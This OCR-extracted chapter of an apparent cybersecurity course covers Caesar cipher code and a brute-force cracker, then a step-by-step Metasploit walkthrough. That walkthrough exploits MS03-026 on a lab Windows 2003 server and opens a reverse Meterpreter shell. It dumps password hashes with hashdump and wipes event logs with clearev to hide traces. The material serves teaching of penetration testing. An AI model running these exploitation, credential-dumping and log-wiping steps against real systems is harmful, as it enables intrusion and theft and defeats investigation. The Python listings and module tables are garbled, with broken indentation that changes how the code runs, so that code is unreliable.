
- Remember the assumption made is the secret key is 24 bits. So make sure you select 24 bits as the key length.
- Click on the Start button. You will get the following window



- Note: the time taken to complete the Brute-Force Analysis attack depends on the processing capacity of the machine been used and the key length. The longer the key length, the longer it takes to complete the attack.

Step 6) Analyse the results

- When the analysis is complete, you will get the following results.



- Note: a lower Entropy number means it is the most likely correct result. It is possible a higher than the lowest found Entropy value could be the correct result.

- Select the line that makes the most sense then click on Accept selection button when done


7.4 IMPLEMENT ENCRYPTION AND DECRYPTION USING CEASER CIPHER

Algorithm of Caesar Cipher

`The algorithm of Caesar cipher holds the following features –`

- Caesar Cipher Technique is the simple and easy method of encryption technique.
- It is simple type of substitution cipher.
- Each letter of plain text is replaced by a letter with some fixed number of positions down with alphabet.

The following diagram depicts the working of Caesar cipher algorithm implementation −




The program implementation of Caesar cipher algorithm is as follows –

Python code

```
def encrypt(text,s):
result = ""
   # transverse the plain text
   for i in range(len(text)):
      char = text[i]
      # Encrypt uppercase characters in plain text


      if (char.isupper()):
         result += chr((ord(char) + s-65) % 26 + 65)
      # Encrypt lowercase characters in plain text
      else:
         result += chr((ord(char) + s - 97) % 26 + 97)
      return result
#check the above function
text = "CEASER CIPHER DEMO"
s = 4


print "Plain Text : " + text
print "Shift pattern : " + str(s)
print "Cipher: " + encrypt(text,s)
```

Output

You can see the Caesar cipher, that is the output as shown in the following image –



Explanation

The plain text character is traversed one at a time.


- For each character in the given plain text, transform the given character as per the rule depending on the procedure of encryption and decryption of text.
- After the steps is followed, a new string is generated which is referred as cipher text.

Hacking of Caesar Cipher Algorithm

The cipher text can be hacked with various possibilities. One of such possibility is **Brute Force Technique,** which involves trying every possible decryption key. This technique does not demand much effort and is relatively simple for a hacker.

The program implementation for hacking Caesar cipher algorithm is as follows –

```
message = 'GIEWIVrGMTLIVrHIQS' #encrypted message

LETTERS = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'


for key in range(len(LETTERS)):
   translated = ''
   for symbol in message:
      if symbol in LETTERS:
         num = LETTERS.find(symbol)
         num = num - key
         if num < 0:
            num = num + len(LETTERS)
         translated = translated + LETTERS[num]
      else:
         translated = translated + symbol
print('Hacking key #%s: %s' % (key, translated))
```



7.5 VIDEO LINKS

1. Hacking Wireless Networks.https://www.youtube.com/watch?v=7-IbSUcyyQM
2. How Hackers crack any WiFi password. https://www.youtube.com/watch?v=QGzTCL1KkeY
3. How to Hack Wi Fi Passwords. https://www.youtube.com/watch?v=HJ0zhbqij7g
4. What is Cloud Security and Why Do You Need It?https://www.youtube.com/watch?v=JyQ_NHwA0QI
5. What is Cloud Security?https://www.youtube.com/watch?v=jI8IKpjiCSM
6. Cloud Computing - Security. https://www.youtube.com/watch?v=sHbFNqlxgGI
7. Cryptography Full Course. https://www.youtube.com/watch?v=C7vmouDOJYM
8. What is cryptography?https://www.khanacademy.org/computing/computer-science/cryptography/crypt/v/intro-to-cryptography
9. Cryptography: Crash Course Computer Science. https://www.youtube.com/watch?v=jhXCTbFnK8o

7.6 REFERENCES

1. https://www.greycampus.com/blog/cybersecurity/top-wireless-hacking-tools
2. https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_wireless.htm
3. https://www.box.com/en-in/resources/what-is-cloud-security
4. https://www.tutorialspoint.com/cloud_computing/cloud_computing_security.htm
5. https://www.kaspersky.com/resource-center/definitions/what-is-cryptography
6. https://www.geeksforgeeks.org/cryptography-and-its-types/
7. https://www.guru99.com/how-to-make-your-data-safe-using-cryptography.html
8. https://www.tutorialspoint.com/cryptography_with_python/cryptography_with_python_caesar_cipher.htm

8

PENETRATION TESTING USING METASPLOIT AND METASPLOITABLE

Unit Structure

8.1 INTRODUCTION

When I say **"Penetration Testing tool"** the first thing that comes to your mind is the world's largest Ruby project, with over 700,000 lines of code **'Metasploit'** [Reference 1]. No wonder it had become the de-facto standard for penetration testing and vulnerability development with more than one million unique downloads per year and the world's largest, public database of quality assured exploits.

The Metasploit Framework is a program and sub-project developed by Metasploit LLC. It was initially created in 2003 in the Perl programming language, but was later completely re-written in the **Ruby** Programming Language. With the most recent release (3.7.1) Metasploit has taken **exploit testing** and simulation to a complete new level which has muscled out its high priced commercial counterparts by increasing the speed and lethality of code of exploit in shortest possible time. In this article, I will walk your through detailed step by step sequence of commands along with graphical illustrations to perform effective **penetration testing** using **Metasploit** framework.

8.2 WORKING WITH METASPLOIT

Metasploit is simple to use and is designed with ease-of-use in mind to aid Penetration Testers. Metasploit Framework follows these common steps while exploiting a any target system

1. Select and configure the exploit to be targeted. This is the code that will be targeted toward a system with the intention of taking advantage of a defect in the software. Validate whether the chosen system is susceptible to the chosen exploit..
2. lect and configure a payload that will be used. This payload represents the code that will be run on a system after a loop-hole has been found in the system and an entry point is set.t.

3. Select and configure the encoding schema to be used to make sure that the payload can evade Intrusion Detection Systems with ease.
4. Execute the exploit.

I will be taking you through this demo in **BackTrack 5** [Reference 2], so go ahead and download that if you don't already have it. The reason for using BackTrack 5 is that it comes with perfect setup for Metasploit and everything that Pen Testing person ever need.

Metasploit framework has three work environments, the **msfconsole**, the msfcli interface and the msfweb interface. However, the primary and the most preferred work area is the 'msfconsole'. It is an efficient command-line interface that has its own command set and environment system.

Before executing your exploit, it is useful to understand what some Metasploit commands do. Below are some of the commands that you will use most. Graphical explanation of their outputs would be given as and when we use them while exploiting some boxes in later part of the article.

1. **search <keyword>**: Typing in the command 'search' along with the keyword lists out the various possible exploits that have that keyword pattern.
2. **show exploits:** Typing in the command 'show exploits' lists out the currently available exploits. There are remote exploits for various platforms and applications including Windows, Linux, IIS, Apache, and so on, which help to test the flexibility and understand the working of Metasploit.
3. **show payloads:** With the same 'show' command, we can also list the payloads available. We can use a 'show payloads' to list the payloads.
4. **show options:** Typing in the command 'show options' will show you options that you have set and possibly ones that you might have forgotten to set. Each exploit and payload comes with its own options that you can set.
5. **info <type> <name>:** If you want specific information on an exploit or payload, you are able to use the 'info' command. Let's say we want to get complete info of the payload 'winbind'. We can use 'info payload winbind'.
6. **use <exploit_name>:** This command tells Metasploit to use the exploit with the specified name.
7. **set RHOST <hostname_or_ip>:** This command will instruct Metasploit to target the specified remote host.
8. **set RPORT <host_port>:** This command sets the port that Metasploit will connect to on the remote host.
9. **set PAYLOAD <generic/shell_bind_tcp>:** This command sets the payload that is used to a generic payload that will give you a shell when a service is exploited.

10. **set LPORT <local_port>:** This command sets the port number that the payload will open on the server when an exploit is exploited. It is important that this port number be a port that can be opened on the server (i.e.it is not in use by another service and not reserved for administrative use), so set it to a random 4 digitnumber greater than 1024, and you should be fine. You'll have to change the number each time you successfully exploit a service as well.
11. **exploit:** Actually exploits the service. Another version of exploit, rexploit reloads your exploit code and then executes the exploit. This allows you to try minor changes to your exploit code without restarting the console
12. **help:** The 'help' command will give you basic information of all the commands that are not listed out here.

Now that you are ready with all the basic commands you need to launch your exploit, lets get in action with live target system using Metasploit.

8.3 PEN TESTING USING METASPLOIT

Here is the demonstration of pen testing a **vulnerable target system** using Metasploit with detailed steps.

Victim Machine
OS: Microsoft Windows Server 2003
IP: IP: 192.168.42.129

Attacker (Our) Machine
OS: Backtrack 5
Kernel version: Linux bt 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux
Metasploit Version: Built in version of metasploit 3.8.0-dev
IP: 192.168.42.128

Our objective here is to **gain remote access** to given target which is known to be running vulnerable **Windows 2003 Server**. Here are the detailed steps of our attack in action,

Step 1

```
x root@bt: -
File Edit View Terminal Help root@bt:-# nmap 192.168.42.129
Starting Nmap 5.51 (http://nmap.org ) at 2011-06-20 23:58 IST
Nmap scan report for 192.168.42.129 Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
MAC Address: 00:0C:29:08:08:30 (VMware)
backttrack Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds root@bt:~#
```

Perform an **Nmap** [Reference 3] scan of the remote server 192.168.42.129

The output of the Nmap scan shows us a range of ports open which can be seen below in Figure 1

We notice that there is **port 135** open. Thus we can look for scripts in Metasploit to exploit and gain shell access if this server is vulnerable.

Step 2:

Now on your BackTrack launch **msfconsole** as shown below

Application > BackTrack > Exploitation Tools > Network Exploit Tools > Metasploit Framework > msfconsole

During the initialization of msfconsole, standard checks are performed. If everything works out fine we will see the welcome screen as shown


```
✓x Terminal
File Edit View Terminal Help
=[metasploit v3.8.0-dev [core: 3.8 api:1.0]
-=[ 696 exploits 358 auxiliary - 51 post
-=[ 224 payloads 27 encoders - 8 nops
=[ svn r12930 updated 9 days ago (2011.06.12)
Warning: This copy of the Metasploit Framework was last updated days ago. We recommend that you update the framework at least every other day. For information on updating your copy of Metasploit, please see: http://www.metasploit.com/redmine/projects/framework/wiki/Updating
msf > I
```


Step 3:

Now, we know that port 135 is open so, we search for a related **RPC exploit** in Metasploit.

To list out all the exploits supported by Metasploit we use the **"show exploits"** command. This exploit lists out all the currently available exploits and a small portion of it is shown below

```
File Edit View Terminal Help

windows/http/maxdb_webdbm_get_overflow        2005-04-26    Good        MaxDB WebDBM GET Buffer
Overflow

windows/http/mcafee_epolicy_source            2006-07-17          Average    McAfee ePolicy Orchestrator /
ProtectionPilo
WorldClient form2raw.cgi St

windows/http/mdaemon_worldclient form2raw 2003-12-29       Great    MDaemon <= 6.8.5 Minishare 1.4.1
Buffer Overflow

windows/http/navicopa_get_overflow                2004-11-07  Average     great NaviCOPA 2.0.1 URL
Handling Buffer  Overflow Novell iManager getMultiPartParameters Arbit

windows/http/novell_imanager upload  2006-09-28              Excellent    average Novell Messenger Server 2.0
Accept-Language Now SMS/MMS Gateway Buffer Overflow

windows/http/nowsms                       2010-10-01                great       Oracle 9i XDB HTTP PASS
Overflow (win32) average PeerCast <= 8.1216 URL Handling Buffer Overf

windows/http/oracle9i_xdb_pass         2006-04-13                average  Private Wire Gateway Buffer Overflow

windows/http/peercast_url                  2008-02-19                average   PSO Proxy v0.91 Stack Buffer
Overflow

windows/http/psoproxy91_overflow      2003-08-18                normal    Sambar 6 Search Results Buffer
Overflow.

windows/http/sambar6 search results    2006-03-08                great      SAP DB 7.4 WebTools Buffer
Overflow

windows/http/savant_31_overflow       2006-06-26                great      Savant 3.1 Web Server Overflow

windows/http/servu_session_cookie       2004-02-20                     good        Rhinosoft Serv-U Session Cookie
Buffer Overf

windows/http/shoutcast format             2003-06-21                average    SHOUTcast DNAS/win32 1.9.4 File
Request Form

windows/http/shttpd_post                   2007-07-05                average    SHTTPD <= 1.34 URI-Encoded POST
Request Over

windows/http/steamcast_useragent       2002-09-10                   average      Streamcast <= 6.9.75 HTTP User-
Agent Buffer

windows/http/sybase_easerver             2009-11-01                   average    Sybase EAServer 5,2 Remote Stack
Buffer Over

windows/http/trendmicro_officescan  2004-12-23                   average      TrackerCam PHP Argument Buffer
Overflow

windows/http/webster http                  2005-07-25                good       Trend Micro OfficeScan Remote Stack
Buffer 0 Webster HTTP Server GET Buffer Overflow

windows/http/zenworks_uploadservlet  2005-02-18            average      Xitami 2.5c2 Web Server If-Modified-
Since Ov Novell ZENworks Configuration Management Rem



windows/iis/iis_webdav_upload_asp     2007-06-28             excellent    Microsoft IIS WebDAV Write Access
Code Execu

windows/iis/ms01_026_dbldecode          2002-12-02             good         Microsoft IIS 5.0 Printer Host Header
Overfl

windows/iis/ms01_033_idq                  2007-09-24          excellent    Microsoft IIS/PWS CGI Filename Double
Decode

windows/iis/ms03 007_ntdll_webdav  1994-01-01          good         Microsoft IIS 5.0 IDO Path Overflow

windows/imap/eudora list                  2001-05-01          great          Microsoft IIS 5.0 WebDAV ntdll.dll Path
Over
```

As you may have noticed, the default installation of the Metasploit Framework 3.8.0-dev comes with **696 exploits** and **224 payloads**, which is quite an impressive stockpile thus finding a specific exploit from this huge list would be a real tedious task. So, we use a better option. You can either visit the link http://metasploit.com/modules/ or another alternative would be to use the "search <keyword>""command in Metasploit to search for related exploits for RPC.command in Metasploit to search for related exploits for RPC.

In msfconsole type **"search dcerpc"** to search all the exploits related to dcerpc keyword as that exploit can be used to gain access to the server with a vulnerable port 135. A list of all the related exploits would be presented on the msfconsole window and this is shown below in figure 5.

```
File Edit View Terminal Help
nsf> search dcerpc
Matching Modules
Name                                                Disclosure Date     Rank
Description
============                                        ===============     ========
====================
auxiliary/scanner/dcerpc/endpoint_mapper                                normal      Endpoint
Mapper Service Discovery
auxiliary/scanner/dcerpc/hidden                                         normal      Hidden
DCERPC Service Discovery
auxiliary/scanner/dcerpc/management                                     normal      Remote
Management Interface Discovery
auxiliary/scanner/dcerpc/tcp_dcerpc_auditor                             normal      DCERPC TCP
Service Auditor
auxiliary/scanner/smb/pipe_ dcerpc_auditor                              normal      SMB Session
Pipe DCERPC Auditor
auxiliary/scanner/smb/smb_enumusers_domain                              normal      SMB Domain
User Enumeration
exploit/windows/brightstor/tape_engine              2006-11-21          average     CA BrightStor
ARCserve Tape Engine Buffer

overflow

exploit/windows/brightstor/tape_engine_8A           2010-10-04          average     CA BrightStor
ARCserve Tape Engine 0x8A Buffer
                                                                                    overflow
exploit/windows/dcerpc/ms03_026_dcom                2003-07-16          great       Microsoft RPC DCOM
Interface Overflow
exploit/windows/dcerpc/ms05_017_msmq                2005-04-12          good        Microsoft Message
Queueing Service Path Overflow
exploit/windows/dcerpc/ms07_029_msdns_zonename      2007-04-12          great       Microsoft DNS RPC
Service extractQuotedChar()
                                                                                    Overflow (TCP)
exploit/windows/dcerpc/ms07_065_msmq                2007-12-11          good        Microsoft Message
Queueing Service DNS Name Path
                                                                                    Overflow
exploit/windows/smb/ms04_011_lsass                  2004-04-13          good        Microsoft LSASS
Service

DsRolerUpgradeDownlevelServer Overflow
exploit/windows/smb/ms08_067_netapi                 2008-10-28          great       Microsoft Server Service
Relative Path Stack
                                                                                    Corruption
```

Step 4:

Now that you have the list of RPC exploits in front of you, we would need more information about the exploit before we actually use it. To get more information regarding the exploit you can use the command, **"info exploit/windows/dcerpc/ms03_026_dcom"**

This command provides information such as available targets, exploit requirements, details of vulnerability itself, and even references where you can find more information. This is shown in screenshot below,

```
* Terminal
File Edit View Terminal Help
msf > info exploit/windows/dcerpc/ms03_026_dcom
Name: Microsoft RPC DCOM Interface Overflow
Module: exploit/windows/dcerpc/ms03_026_dcom
Version: 11545
Platform:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great
Provided by:
hdm <hdm@metasploit.com>
spoonm <spoonm@no$email.com> cazz <bmc@shmoo.com>
Available targets:
Id          Name
=====       ==========
0           Windows NT SP3-6a/2000/XP/2003 Universal
Basic options:
Name          Current Setting          Required          Description
======        ==============           ==========        ===============
RHOST                                  yes               The target address
RPORT         135                      yes               The target port

Payload information:
Space: 880
Avoid: 7 characters
Description:
This module exploits a stack buffer overflow in the RPCSS service, me the more you are
this vulnerability was originally found by the Last Stage of Delirium research group and has been widely exploited ever since. This module can exploit the English versions of Windows NT 4.0 SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one request :)
```


Step 5:

The command "use <exploit_name>" activates the exploit environment for the exploit <exploit_name>. In our case we will use the following command to activate our exploit

"use exploit/windows/dcerpc/ms03_026_dcom"

From the above figure we can see that, after the use of the exploit command the prompt changes from "msf>" to **"msf exploit(ms03_026_dcom) >"** which symbolizes that we have entered a temporary environment of that exploit.

Step 6:

Now, we need to configure the exploit as per the need of the current scenario. The **"show options"** command displays the various parameters which are required for the exploit to be launched properly. In our case, the RPORT is already set to 135 and the only option to be set is RHOST which can be set using the "set RHOST" command.

We enter the command "set RHOST 192.168.42.129" and we see that the RHOST is set to 192.168.42.129

```
x Terminal
File Edit View Terminal Help
msf exploit (ms03_026_dcom) > show options
Module options (exploit/windows/dcerpc/ms03_026_dcom):
Name      Current Setting          Required          Description
=======   ==============           ============      ============
RHOST                                yes               The target address
RPORT              135               yes               The target port

Exploit target:
Id          Name
0           Windows NT SP3-6a/2000/XP/2003 Universal
msf exploit (ms03_026_dcom) > set RHOST 192.168.42.129
RHOST => 192.168.42.129
msf exploit (ms03_026_dcom) >
back I track 5
```


Step 7:

The only step remaining now before we launch the exploit is setting the payload for the exploit. We can view all the available payloads using the "show payloads" command.

As shown in the below figure, **"show payloads"** command will list all payloads that are compatible with the selected exploit.

```
* Terminal
File Edit View Terminal Help
nsf exploit (ms03_026_dcom) > show payloads
Compatible Payloads
Name                                Disclosure  Date                    Rank
Description
========                            ================        ==========
==================
generic/debug trap                                  normal          Generic x86
Debug Trap
generic/shell bind tcp                      normal          Generic Command
Shell, Bind TCP Inline
generic/shell_reverse tcp                   normal          Generic Command
Shell, Reverse TCP Inline
generic/tight_loop                          normal          Generic x86 Tight
Loop
windows/adduser                             normal          Windows Execute
net user /ADD
windows/dllinject/bind nonx_ tcp                                    Reflective Dll
Injection, Bind TCP Stager (IPv6)
windows/dllinject/bind tcp                          normal          Reflective Dll
Injection, Bind TCP Stager (No NX or Win7)
windows/dllinject/reverse http:                     normal          Reflective Dll
Injection, Bind TCP Stager
windows/dllinject/reverse ipv6 tcp                  normal          Reflective Dll
Injection, PassiveX Reverse HTTP Tunneling Stager
windows/dllinject/reverse_nonx_tcp          normal          Reflective Dll
Injection, Reverse TCP Stager (IPv6)
windows/dllinject/reverse_ord_tcp           normal          Reflective Dll
Injection, Reverse TCP Stager (No NX or Win7)
7)
windows/dllinject/reverse_ tcp              normal      Reflective Dll Injection,
Reverse Ordinal TCP Stager (No NX or Win)
windows/dllinject/reverse_tcp_allports      normal          Reflective Dll
Injection, Reverse TCP Stager
windows/dllinject/reverse tcp dns           normal      Reflective Dll Injection,
Reverse All-Port TCP Stager Reflective Dll
                                                        Injection,  Reverse
TCP Stager (DNS)
windows/download_exec                       normal          Windows Executable
Download and Execute
windows/exec                                    normal          Windows Execute
Command
windows/loadlibrary                         normal          Windows LoadLibrary
Path
windows/messagebox                          normal          Windows MessageBox

windows/meterpreter/bind ipv6 tcp       normal          Windows Meterpreter
(Reflective Injection), Bind TCP Stager (IPv6)
```

For our case, we are using the reverse tcp meterpreter which can be set using the command, **"set PAYLOAD**

windows/meterpreter/reverse_tcp" which spawns a shell if the remote server is successfully exploited. Now again you must view the available options using "show options" to make sure all the compulsory sections are properly filled so that the exploit is launched properly.

```
x Terminal
File Edit View Terminal Help
msf exploit (ms03_026_dcom) > show options
Module options (exploit/windows/dcerpc/ms03_026_dcom):
Name              Required        Current Setting                Description
========     ===========   =============
=========================
EXITFUNC          thread             yes                            Exit technique:
seh, thread, process, none
LHOST                                    yes                            The listen
address
LPORT             4444               yes                          The listen port

Exploit target:
Id          Name
====     =========
0           Windows NT SP3-6a/2000/XP/2003 Universal
msf exploit (ms03 026 dcom) >
5
```

We notice that the LHOST for out payload is not set, so we set it to out local IP ie. 192.168.42.128 using the command **"set LHOST 192.168.42.128"**

Step 8:

Now that everything is ready and the exploit has been configured properly its time to launch the exploit.

You can use the **"check" command** to check whether the victim machine is **vulnerable** to the exploit or not. This option is not present for all the exploits but can be a real good support system before you actually exploit the remote server to make sure the remote server is not patched against the exploit you are trying against it.

In out case as shown in the figure below, our selected exploit does not support the check option.

The **"exploit" command** actually launches the attack, doing whatever it needs to do to have the payload executed on the remote system.

```
Terminal

File Edit View Terminal Help

msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.42.128:4444

[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal..

[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.42.129[135]

[*] Sending exploit ...

[*] Sending stage (749056 bytes) to 192.168.42.129

[*] Meterpreter session 1 opened (192.168.42.128:4444 -> 192.168.42.129:1033) at 2011-06-21 00:39:50 +0530

meterpreter >

[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.42.129 [135] 5
```

The above figure shows that the exploit was successfully executed against the remote machine 192.168.42.129 due to the vulnerable port 135. This is indicated by change in prompt to "meterpreter >".

Step 9:

Now that a reverse connection has been setup between the victim and our machine, we have complete control of the server. We can use the **"help" command** to see which all commands can be used by us on the remote server to perform the related actions as displayed in the below figure.

```
Terminal

File Edit View Terminal Help

meterpreter> ipconfig

MS TCP Loopback interface

Hardware MAC: 00:00:00:00:00:00

IP Address : 127.0.0.1

Netmask : 255.0.0.0

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter > hashdump

5

Intel(R) PRO/1000 MT Network Connection Hardware MAC: 00:0c:29:0b:0b:30 Netmask : 255.255.255.0

IP Address : 192.168.42.129

backtrack Administrator: 500:16d210d9df536187aad3b435b51404ee: 8d2e9a0f08a790b6f55deble163178bd: :: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7 e0c089c0:::

SUPPORT 388945a0?: 1001: aad3b435b51404eeaad3b435b51404ee: 3a7211d3da850a9ea90cfe293110dab9:::

meterpreter > clearev

[*] Wiping 4 records from Application...

[*] Wiping 26 records from System... [*] Wiping 39 records from Security...

meterpreter >
```


Below are the results of some of the **meterpreter** commands.

"ipconfig" prints the remote machines all current TCP/IP network configuration values
"getuid" prints the server's username to he console.
"hashdump" dumps the contents of the SAM database.
"clearev" can be used to wipe off all the traces that you were ever on the machine.

8.4 SUMMARY

Thus we have successfully used Metasploit framework to break into the remote Windows 2003 server and get shell access which can be used to control the remote machine and perform any kind of operations.

Here are potential uses of the Metasploit Framework

- Metasploit can be used during penetration testing to validate the reports by other automatic vulnerability assessment tools to prove that the vulnerability is not a false spositive and can be exploited. Care has to taken because not only does it disprove false positives, but it can also breaks things.
- Metasploit can be used to test the new exploits that come up nearly everyday on your locally hosted test servers to understand the effectiveness of the exploit.
- Metasploit is also a great testing tool for your intrusion detection systems to test whether the IDS is successful in preventing the attacks that we use to bypass it.

8.5 REFERENCES

- Metasploit - Popular Penetration Testing Framework
- BackTrack - Dedicated live OS distribution for Penetration Testing.
- Nmap - Free Security Scanner For Network Exploration & Hacking

8.6 CONCLUSION

This article presented high level overview of using Metasploit for penetration testing with example of exploiting RPC vulnerability in remote Windows 2003 server. Armed with this basic knowledge along with more research, you can create your own exploits and perform Penetration Testing like never before.